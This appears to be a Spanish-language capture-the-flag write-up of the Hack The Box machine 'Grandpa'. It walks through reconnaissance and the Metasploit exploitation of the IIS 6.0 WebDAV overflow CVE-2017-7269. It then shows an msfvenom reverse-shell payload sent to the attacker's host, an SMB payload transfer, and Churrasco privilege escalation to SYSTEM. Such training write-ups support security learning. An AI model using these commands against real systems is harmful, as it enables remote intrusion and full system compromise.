

GRANDPA

- 1. GRANDPA
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Microsoft IIS 6.0 Buffer Overflow with Metasploit
 - 1.5. Privesc via Token-Impersonation with Juicy Potato

1. GRANDPA

[www](https://app.hackthebox.com/machines/Grandpa)<https://app.hackthebox.com/machines/Grandpa>

GRANDPA 13

RETIRED MACHINE

Grandpa

WINDOWS EASY

4.6 MACHINE RATING	17964 USER OWNS	18403 SYSTEM OWNS	12/04/2017 RELEASED
------------------------------	---------------------------	-----------------------------	-------------------------------

Created by **ch4p**

Copy Link

Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Windows*.

```

> set target "Grandpa 10.10.10.14"
> ping 10.10.10.14
PING 10.10.10.14 (10.10.10.14) 56(84) bytes of data:
64 bytes from 10.10.10.14: icmp_seq=1 ttl=127 time=36.8 ms
64 bytes from 10.10.10.14: icmp_seq=2 ttl=127 time=35.5 ms
64 bytes from 10.10.10.14: icmp_seq=3 ttl=127 time=35.7 ms
64 bytes from 10.10.10.14: icmp_seq=4 ttl=127 time=35.5 ms
64 bytes from 10.10.10.14: icmp_seq=5 ttl=127 time=54.3 ms

--- 10.10.10.14 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 35.475/39.534/54.259/7.378 ms

```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.

```

> nmap -sS -p- 10.10.10.14 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 09:51 -01
Nmap scan report for 10.10.10.14
Host is up (0.039s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds
> extractPorts allports

```

	File: extractPorts.tmp
1	
2	[*] Extracting information...
3	
4	[*] IP Address: 10.10.10.14
5	[*] Open ports: 80
6	
7	[*] Ports copied to clipboard
8	

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```

> nmap -sCV -p80 --min-rate 5000 10.10.10.14 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 09:52 -01
Nmap scan report for 10.10.10.14
Host is up (0.037s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-methods:
|_ http-webdav-scan:
|   Server Date: Wed, 03 Apr 2024 10:52:36 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds

```

1.3. Tecnologías web


Whatweb: nos reporta lo siguiente. Estamos ante un *Microsoft Office Web Server*, que es una infraestructura de servidor web que proporciona servicios de aplicaciones web para aplicaciones de *Microsoft Office*. Asimismo, el servidor web que corre por detrás es un *Microsoft IIS 6.0*, el cual ya sabemos que junto a la extensión *WebDav* puede tener una vulnerabilidad de **Buffer Overflow**.

```

> whatweb http://10.10.10.14
http://10.10.10.14 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/6.0], IP[10.10.10.14], Microsoft-IIS[6.0][Under Construction], MicrosoftOfficeWebServer[5.0_Pub], UncommonHeaders[MicrosoftOfficeWebServer], X-Powered-By[ASP.NET]

```

Wappalizer: nos muestra que el sistema operativo es un *Windows Server*, uno de los sistemas operativos vulnerables a este Buffer Overflow que mencionamos.



No obstante, al tratarse de un servidor *WebDav*, vamos a listar directorios y probar si podemos subir archivos con extensiones *.asp* o *.aspx*. Listamos directorios, pero no podemos acceder a éstos ya que no tenemos permisos. Tampoco podemos subir archivos al servidor.

```

> nmap -sV --script=http-enum --min-rate 5000 10.10.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 10:16 -01
Nmap scan report for 10.10.10.14
Host is up (0.027s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-server-header: Microsoft-IIS/6.0
|_ http-enum:
|_ /postinfo.html: Frontpage file or folder
|_ /vti bin/vti aut/author.dll: Frontpage file or folder
|_ /vti bin/vti aut/author.exe: Frontpage file or folder
|_ /vti bin/vti adm/admin.dll: Frontpage file or folder
|_ /vti bin/vti adm/admin.exe: Frontpage file or folder
|_ /vti bin/ipcount.exe?Page=Default.aspx&Image=3: Frontpage file or folder
|_ /vti bin/shtml.dll: Frontpage file or folder
|_ /vti bin/shtml.exe: Frontpage file or folder
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.50 seconds

```

1.4. Microsoft IIS 6.0 Buffer Overflow with Metasploit

CVE-2017-7269:

Recurrir al módulo `windows/iis/iis_webdav_scstoragepathfromurl` de **Metasploit** para explotar este Buffer Overflow en el servidor. Configuramos los parámetros del exploit y lo lanzamos. Obtenemos nuestra sesión de **Meterpreter**.

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > options
Module options (exploit(windows/iis/iis_webdav_scstoragepathfromurl):
-----
Name      Current Setting  Required  Description
-----
MAXPATHLENGTH 60             yes       End of physical path brute force
MINPATHLENGTH 3              yes       Start of physical path brute force
Proxies     0              no        A proxy chain of format type:host:port[,type:host:port][...]
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (176198 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.21:4444 -> 10.10.10.14:1030) at 2024-04-03 10:24:33 -0100

het
meterpreter >
meterpreter > getuid
[*] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > getsystem
[*] stdapi_sys_config_getsid: Operation failed: Access is denied.
meterpreter > dir
Listing: c:\windows\system32\inetmgr
-----
Mode      Size      Type      Last modified      Name
-----
100666/nw-nw-nw- 58880    fil       2007-02-18 11:00:00 -0100 ADROT.dll
040777/nw-nw-nw- 0         dir       2017-04-12 13:17:13 -0100 ASP Compiled Templates
100666/nw-nw-nw- 102400   fil       2007-02-18 11:00:00 -0100 CertMap.ocx
100666/nw-nw-nw- 297894   fil       2007-02-18 11:00:00 -0100 CertWiz.ocx
100666/nw-nw-nw- 77824    fil       2007-02-18 11:00:00 -0100 Cnfgprts.ocx
100666/nw-nw-nw- 33792    fil       2007-02-18 11:00:00 -0100 ContRot.dll
040777/nw-nw-nw- 0         dir       2024-04-03 09:54:36 -0100 History
100666/nw-nw-nw- 813332   fil       2017-04-12 13:17:04 -0100 MBSchema.bin.00000000h
100666/nw-nw-nw- 263671   fil       2017-04-12 13:17:04 -0100 MBSchema.xml
040777/nw-nw-nw- 0         dir       2017-04-12 13:17:45 -0100 MetaBack
100666/nw-nw-nw- 43134    fil       2024-04-03 09:54:36 -0100 MetaBase.xml
100666/nw-nw-nw- 61440    fil       2007-02-18 11:00:00 -0100 NEXTLINK.dll
100666/nw-nw-nw- 291328   fil       2007-02-18 11:00:00 -0100 adsiis.dll
100666/nw-nw-nw- 388096   fil       2007-02-18 11:00:00 -0100 asp.dll
100666/nw-nw-nw- 27478    fil       2007-02-18 11:00:00 -0100 asp.mfl
```

“

CVE-2017-7269:

Desbordamiento de búfer en la función `ScStoragePathFromUrl` en el servicio *WebDAV* en *Internet Information Services (IIS) 6.0* en Microsoft *Windows Server 2003 R2* permite a atacantes remotos ejecutar código arbitrario a través de una cabecera larga comenzando con `"If: .`

1.5. Privesc via Token-Impersonation with Juicy Potato

Actualmente, somos el usuario `nt authority\network service`. Hacemos `whoami /priv` para ver los privilegios del usuario. Seguidamente, `systeminfo` para listar

información del sistema. Estamos dentro de un *Windows Server 2003* de *32 bits*. Asimismo, vemos que tenemos el privilegio *SeImpersonatePrivilege*. Podríamos intentar explotar un *Access Token Impersonation* para escalar nuestros privilegios.

```
C:\Documents and Settings>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAuditPrivilege    Generate security audits                       Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process            Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token                  Disabled
SeChangeNotifyPrivilege Bypass traverse checking                      Enabled
SeImpersonatePrivilege Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege Create global objects                          Enabled

C:\Documents and Settings>systeminfo
systeminfo

Host Name:                GRANDPA
OS Name:                  Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:               5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:         HTB
Registered Organization:   HTB
Product ID:               69712-296-0024942-44782
Original Install Date:    4/12/2017, 5:07:40 PM
System Up Time:           0 Days, 1 Hours, 13 Minutes, 13 Seconds
System Manufacturer:      VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           (01): x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:             INTEL - 6940000
Windows Directory:        C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 601 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,221 MB
Page File: In Use:         249 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           (01): Q147222
Network Card(s):           N/A
```

Descargamos el exploit del enlace que aparece a continuación. Lo primero que haremos ahora es generar un payload con *Msfvenom*: `msfvenom -p windows/shell_reverse_tcp -f exe -a x86 --platform windows LHOST=10.10.14.21 LPORT=4444 > shell.exe EXITFUNC=thread`. Compartiremos ahora desde un servidor este payload y el exploit: `smbserver.py smbFolder $(pwd) -smb2support`. Desde la máquina víctima descargamos ambos recursos, el exploit: `copy \\10.10.14.21\smbFolder\churrasco.exe C:\Tmp\churrasco.exe` y el payload: `copy \\10.10.14.21\smbFolder\shell.exe C:\Tmp\shell.exe`.

www

<https://binaryregion.wordpress.com/2021/08/04/privilege-escalation-windows-churrasco-exe/>

```
C:\Tmp>churrasco.exe -d "C:\Tmp\shell.exe"
churrasco.exe -d "C:\Tmp\Shell.exe"
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 672
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 680
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 688
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x734
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x72c
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!

C:\Tmp>
C:\Tmp>C:\wrap nc -nlvp 4444
Listening on [any] 4444 ...
connect to [10.10.14.221] from (UNKNOWN) [10.10.10.14] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system

C:\WINDOWS\TEMP>
```

- **Juicy Potato** es una evolución de una herramienta anterior llamada **RottenPotato**, que también se utilizaba para escalar privilegios en sistemas Windows. Ambas herramientas explotan fallas en la implementación de la interfaz de seguridad en el servicio de **COM/DCOM**. En

cualquier caso, aquí usamos otra alternativa: el exploit **Churrasco** es similar al exploit Juicy Potato. En algunos escenarios, el exploit Juicy Potato no es compatible con sistemas más antiguos como Windows Server 2003 o Windows XP. Es una escalada de privilegios en Windows desde cuentas de servicio a la cuenta "NT AUTHORITY\SYSTEM".

- Funcionamiento de esta vulnerabilidad:
 - **Condiciones previas:** para que este ataque funcione, el atacante debe tener acceso local al sistema. Esto significa que ya ha logrado ingresar al sistema con privilegios de usuario normales, ya sea mediante credenciales legítimas o mediante algún otro medio de compromiso.
 - **Identificación de objetivos potenciales:** el atacante identifica un proceso en el sistema que tiene la capacidad de crear un *objeto COM (Component Object Model)*. Los objetos COM son componentes de software que pueden ser invocados por otros programas en Windows.
 - **Creación de un Objeto COM malicioso:** el atacante crea un objeto COM malicioso que lleva un *CLSID (identificador de clase)* específico. Este CLSID debe coincidir con uno de los CLSID registrados en el sistema que tienen permisos para activar el servicio de creación de tokens impersonation.
 - **Activación del objeto COM malicioso:** el atacante activa el objeto COM malicioso utilizando un proceso local que tiene permisos para crear objetos COM. Al activar el objeto, se dispara un evento que desencadena la búsqueda automática de tokens impersonation para el usuario actual.
 - **Búsqueda automática del token *SeImpersonatePrivilege*:** Windows realiza una búsqueda automática para encontrar un token con el privilegio *SeImpersonatePrivilege* que pueda ser utilizado por el objeto COM activado. Si encuentra uno, lo asigna al proceso que activó el objeto COM malicioso, otorgándole así privilegios elevados.

- **Privilegios elevados:** una vez que el proceso ha sido asignado con el token `SelmpersonatePrivilege`, el atacante ahora tiene la capacidad de realizar operaciones con privilegios elevados en el sistema, como ejecutar comandos con privilegios de administrador.